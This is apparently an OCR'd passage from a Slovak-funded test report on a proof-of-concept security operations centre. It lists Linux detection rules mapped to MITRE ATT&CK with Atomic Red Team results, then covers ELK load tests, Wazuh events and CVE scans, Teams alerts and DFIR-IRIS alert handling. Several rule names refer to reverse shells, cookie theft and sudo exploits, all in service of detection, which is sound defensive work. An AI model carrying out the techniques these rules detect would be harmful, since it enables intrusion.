
	1547.006	yes	yes	no
	1601.001	Test does not exist		
Kernel Module Load via insmod	1547.006	yes	no	no
Linux Clipboard Activity Detected	1115	yes	no	no
Linux Process Hooking via GDB	1003.007	yes	yes	no
Linux System Information Discovery	1082	yes	no	yes
Linux System Information Discovery via Getconf	1082	yes	no	yes
Linux User Added to Privileged Group	1136.001	yes	no	no
Masquerading Space After Filename	1036.006	Test does not exist		
Modification of Dynamic Linker Preload Shared Object	1574.006	yes	yes	no
Modification of Standard Authentication Module or Configuration	1543	Test does not exist		
	1556	Test does not exist		
Namespace Manipulation Using Unshare	1543	Test does not exist		
Nping Process Activity	1046	yes	no	no
OpenSSL Password Hash Generation	1136.001	yes	no	no
Potential Buffer Overflow Attack Detected	1068	Test does not exist		
	1190	Test does not exist		
Potential Cookies Theft via Browser Debugging	1539	Test does not exist		
Potential Disabling of AppArmor	1562.001	yes	no	no
Potential Disabling of SELinux	1562.001	yes	no	yes
Potential Linux Backdoor User Account Creation	1136.001	yes	no	no
Potential Meterpreter Reverse Shell	1059.004	yes	no	no
	1071	Test does not exist		
Potential Privilege Escalation via Sudoers File Modification	1548.003	yes	no	no
Potential Process Name Stomping with Prctl	1036.005	yes	yes	no
Potential Protocol Tunneling via EarthWorm	1572	no	yes	no
Potential Reverse Shell via UDP	1059.004	yes	no	no
	1071	Test does not exist		
Potential SSH-IT SSH Worm Downloaded	1021.004	Test does not exist		
	1563.001	Test does not exist		
Potential Successful Linux RDP Brute Force Attack Detected	1110.001	Test does not exist		
	1110.003	Test does not exist		
Potential Sudo Privilege Escalation via CVE-2019-14287	1068	Test does not exist		
Potential Unauthorized Access via Wildcard Injection Detected	1068			
	1003.008	yes	yes	no
Process Started from Process ID (PID) File	1059			
Processes with Trailing Spaces	1036.006	yes	yes	yes
ProxyChains Activity	1572	no	yes	no
SIGMA - Cat Sudoers	1592.004			
SIGMA - Creation Of An User Account	1136.001	yes	no	yes
SIGMA - Linux Network Service Scanning - Auditd	1046	yes	no	yes
SIGMA - Potential Netcat Reverse Shell Execution	1059			
SIGMA - Privileged User Has Been Created	1136.001	yes	no	yes
SIGMA - Suspicious Activity in Shell Commands	1059.004	yes	no	yes
SIGMA - System Owner or User Discovery - Linux	1033	yes	yes	no
SSH Authorized Keys File Modification	1098.004	yes	yes	no
	1021.004	Test does not exist		
	1563.001	Test does not exist		
Sudo Heap-Based Buffer Overflow Attempt	1068	Test does not exist		
Sudoers File Modification	1548.003	yes	no	no
SUID/SGID Bit Set	1548.001	yes	yes	no
Suspicious Dynamic Linker Discovery via od	1057	yes	yes	no
Suspicious Modprobe File Event	1082	yes	no	no
Suspicious Network Activity to the Internet by Previously Unknown Executable	1071	Test does not exist		
Suspicious Proc Pseudo File System Enumeration	1082	yes	no	no
Suspicious Sysctl File Event	1082	yes	no	no

Suspicious Utility Launched via ProxyChains	1572	no	yes	no
System Log File Deletion	1070.002	yes	no	no
System Owner/User Discovery Linux	1033	yes	yes	no
	1069	yes	no	yes
Tampering of Shell Command-Line History	1070.003	yes	no	no
Timestomping using Touch Command	1070.006	yes	yes	no
Trap Signals Execution	1546	Test does not exist		
Unix Socket Connection	1559	Test does not exist		
Unknown Execution of Binary with RWX Memory Region	1059.004	yes	no	
User or Group Creation/Modification	1136.001	yes	no	no
Virtual Machine Fingerprinting	1082	yes	no	no
Virtual Machine Fingerprinting via Grep	1082	yes	no	no
WebServer Access Logs Deleted	1070	Test does not exist		

Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC



Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

Coverage of the MITRE ATT&CK matrix by the Atomic Red detection rules

Funded by the European Union
NextGenerationEU

RECOVERY AND RESILIENCE PLAN

GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC



Coverage of the MITRE ATT&CK matrix by the kibana detection rules

4.3 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-ART-01	Description and implementation of the Atomic Red Team test scenario	Automated test	Identification of MITRE ATT&CK techniques from the detection rules, selection of the corresponding tests from the Atomic Red Team library for the Linux platform, automatic running of the tests	**Passed**
TS-ART-02	Evaluation of the results of the automated testing	Automated test	Evaluation of the prerequisites, the success rate of the tests and the ELK detection for the individual MITRE ATT&CK techniques; identification of rules without tests and tests with error codes	**Partially passed**

5 MANUAL TESTING OF CORRELATION RULES IN KIBANA

The testing of the correlation rules took place outside the Atomic Red Team environment, since this tool does not provide suitable scenarios for their verification. In the case of the Greenbone tool, the testing is carried out via the simulation of unsuccessful logins, whereby various scenarios of entering an incorrect password within a defined time interval are verified.

The behaviour of the system is verified when the set limit of unsuccessful attempts is exceeded, as well as when it is not reached. The results confirm the correct functionality of the rules, since the security alerts are generated in accordance with the expected behaviour. The same testing approach is also applied to the correlation rules for Linux systems and the Kibana tool.

5.1 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-KOR-01	Testing of the correlation rules (Greenbone, Linux, Kibana)	Manual test	Verification of the correlation rules by simulating unsuccessful logins for Greenbone, Linux systems and Kibana; verification of the generation of alerts when the limit of attempts is exceeded/not reached within a defined time interval	**Passed**

6 LOAD TESTING OF THE DEPLOYED ELK STACK SYSTEM

In this test scenario, we focused on the operating memory usage of the components of the deployed ELK stack (Elasticsearch nodes, Logstash, Kibana). Monitoring is carried out using the Metricbeat tool.

To display the average load over time, a custom dashboard "Stack Load" is created, which presents data over a period of six days. The results show the efficient use of memory without the occurrence of overload and at the same time a sufficient reserve for the future expansion of the infrastructure (e.g. transition to a 10 GB infrastructure).



Stack Load dashboard, Elasticsearch



Stack Load dashboard, Kibana

7 TESTING INCIDENT DETECTION IN THE WAZUH TOOL

In the Wazuh tool, we can see all events that occurred on the monitored endpoint. The events are assigned a severity level from 1 to 15, where 1 denotes the least severe incident or event (for example, a successful login) and 15 denotes the most severe incident (for example, rootkit detection or a privilege escalation attempt).

7.1 Recording of an event – incident

In the Threat Hunting section, we can see all recorded events, the time of occurrence (timestamp), the agent name (agent.name), their basic description (rule.description), the severity level (level.id) and the identifier of the given event (rule.id).

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 30, 2026 @ 02:01:41.9...	monarc	Log file rotated.	3	591
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:23.9...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 01:01:29.1...	monarc	Log file rotated.	3	591
Mar 28, 2026 @ 01:01:16.1...	monarc	Log file rotated.	3	591
Mar 27, 2026 @ 01:01:03.1...	monarc	Log file rotated.	3	591
Mar 26, 2026 @ 11:55:59.4...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:59.2...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.6...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.3...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:57.8...	monarc	Integrity checksum changed.	7	550

7.2 Vulnerability scanning


In the Vulnerability detection section, we can see an overview of vulnerabilities on the monitored devices. It contains a list of flaws identified by CVE identifiers, together with their severity determined according to the CVSS system. It shows which devices they affect, which specific software packages and versions are vulnerable, as well as information about available fixes or recommended updates. These data make it possible to identify security risks quickly and to plan their remediation efficiently.

	agent.na...	package....	package.version	vulnerability.description	vulnerability.seve...	vulnerability.id
	monarc	gnupg	2.2.27-3ubuntu2.5	In GnuPG through 2.4.8, if a signed message has \f ...	Medium	CVE-2025-68972
	monarc	gnupg	2.2.27-3ubuntu2.5	GnuPG can be made to spin on a relatively small inp...	Low	CVE-2022-3219
	monarc	libbinutils	2.38-4ubuntu2.12	The C++ symbol demangler routine in cplus-dem.c i...	Medium	CVE-2017-13716
	monarc	libbinutils	2.38-4ubuntu2.12	GNU binutils gold gold v1.11-v1.16 (GNU binutils v2...	Medium	CVE-2019-1010204
	monarc	libbinutils	2.38-4ubuntu2.12	GNU Binutils before 2.40 was discovered to contain ...	Medium	CVE-2022-48064
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1180
	monarc	libbinutils	2.38-4ubuntu2.12	libiberty/rust-demangle.c in GNU GCC 11.2 allows s...	Medium	CVE-2022-27943
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1152
	monarc	policykit-1	0.105-33	pkexec, when used with --user nonpriv, allows local ...	High	CVE-2016-2568
	monarc	php8.1-mysql	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	php8.1-opca...	8.1.2-1ubuntu2.23	main/streams/xp_socket.c in PHP 7.x before 2017-0...	High	CVE-2017-7189
	monarc	libheif1	1.12.0-2build1	A vulnerability was identified in strukturag libheif up ...	Low	CVE-2026-3950
	monarc	libheif1	1.12.0-2build1	libheif is an HEIF and AVIF file format decoder and e...	Medium	CVE-2025-68431
	monarc	libheif1	1.12.0-2build1	libheif <= 1.17.6 contains a memory leak in the func...	High	CVE-2024-25269
	monarc	libheif1	1.12.0-2build1	There is a vulnerability in the strided image data par...	High	CVE-2023-0996

Here we can see all vulnerabilities found, the agent name (agent.name), the name of the vulnerable file (package.name), their basic description (vulnerability.description), the severity level (vulnerability.severity) and the identifier of the given vulnerability (vulnerability.id).

7.3 Configuration assessment


Configuration assessment is used for the systematic checking and evaluation of the settings of systems, applications or devices. Its main task is to verify whether configurations comply with the established security standards, internal rules or standards such as ISO or CIS Benchmarks, and to identify potential risks.





During the assessment, the module goes through the current settings and detects, for example, weak passwords, incorrectly assigned permissions, open ports or outdated configurations. Based on the findings, it generates alerts and often also a risk score, which helps organizations understand which settings pose the greatest threat.

7.4 Data inventory

In the Inventory Data section, we can see an overview of all tracked systems, devices and applications in our environment. The dashboard displays the individual inventory items together with their basic information, such as the device name, type, software version, status and assigned security classifications. Here we can also see the network interfaces and the IP addresses of specific interfaces, running processes, and installed software and its versions.







7.5 Sending notifications


We analysed various tools for sending notifications, such as Slack, PagerDuty and MS Teams. For monitoring purposes, we decided to use MS Teams. The integration is built on the use of an Incoming Webhook (HTTP endpoint). The Wazuh platform sends data in JSON format, which are transformed in Teams into visually structured cards (Adaptive Cards). This format allows a clear display of key metrics, such as the severity level (severity), agent identification, rule ID and a detailed description of the event.



The figure shows what an adaptive card sent to an MS Teams channel looks like. In the card, we can see the basic description of the event – incident, the rule id, the name and IP address of the specific agent, the time the incident was recorded, the location of the incident and, where applicable, also the log.

7.6 Test results

Identifier	Test name	Test type	Area verified	Evaluation
TS-DW-01	Recording of an event – incident	Verification test	Threat Hunting module – recording of events, display of timestamp, agent.name, rule.description, level.id, rule.id	**Passed**
TS-DW-02	Vulnerability scanning	Verification test	Vulnerability Detection module – list of CVEs, CVSS severity, identification of vulnerable packages and versions, available fixes	**Passed**
TS-DW-03	Configuration Assessment	Verification test	SCA module – checking of settings against security standards (CIS Benchmarks), identification of weak passwords, incorrect permissions, open ports	**Passed**
TS-DW-04	Data inventory	Verification test	Inventory Data module – overview of tracked systems, network interfaces, IP addresses, running processes, installed software and versions	**Passed**
TS-DW-05	Sending notifications	Integration test	Wazuh → MS Teams integration via Incoming Webhook; Adaptive Cards with information on severity, agent, rule ID, event description and time	**Passed**



Stack Load dashboard, Loghstash

From the perspective of the individual nodes, the highest load is observed on the hot data nodes, followed by the warm nodes, and the lowest on the cold nodes. The average memory usage of the individual ELK stack components is given in the table.

System	RAM utilization [GB]	Allocated RAM [GB]
master1	6.3	16
hot1	9.98	31
hot2	11.44	31
hot3	10.98	31
warm1	8.80	31
warm2	4.50	31
cold1	2.91	16
kibana	0.457	8
logstash	6.86	16

Table. Actual RAM usage

7.7 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-ZAT-01	Monitoring the load of ELK Stack components	Load test	Monitoring the RAM usage of ELK stack components (Elasticsearch master/hot/warm/cold nodes, Logstash, Kibana) using Metricbeat; "Stack Load" dashboard over a period of 6 days; verification of a sufficient reserve for expanding the infrastructure	**Passed**

8 TESTS OF INTEGRATION BETWEEN COMPONENTS AND OF INCIDENT RECORDING IN DFIR IRIS

Within the PoC SOC solution, DFIR-IRIS serves as the central tool for managing and handling security alerts and incidents. In this test scenario, we tested:

- the functionality of the cooperation of this component with the Wazuh system,
- the display of detected events
- the options for processing by analysts
- support for the entire incident response process, including notifications and automation.

8.1 Centralization and overview of alerts

In the DFIR-IRIS tool, alerts received from the Wazuh system are displayed centrally in a clear interface. The alerts are imported into the system automatically by means of the integration and represent individual detected security events.

The main screen shows a list of alerts together with basic information, such as the alert name, its severity, source and creation time. This overview allows the analyst to quickly identify relevant events and decide on their further processing.



Figure 1 Example of an alert imported from Wazuh

8.2 Alert detail and its management

After opening a specific alert, it is possible to display its detail, which contains:


- the detection rule
- the severity level
- the source system
- the MITRE ATT&CK classification
- the complete log record of the event

Within the detail, it is possible to change the alert status using predefined values:

- New
- In progress

- Pending
- Closed
- Merged

These statuses represent the individual phases of alert processing within the SOC process.



8.3 Assigning alerts to analysts


DFIR-IRIS makes it possible to assign an alert to a specific analyst who is responsible for processing it. The user interface offers the option of quickly assigning the alert to the current user, *Assign to me*, or manually assigning it to another team member:

- quick assignment ("Assign to me")
- manual assignment to another team member



Option to assign an alert to the responsible analyst in DFIR-IRIS

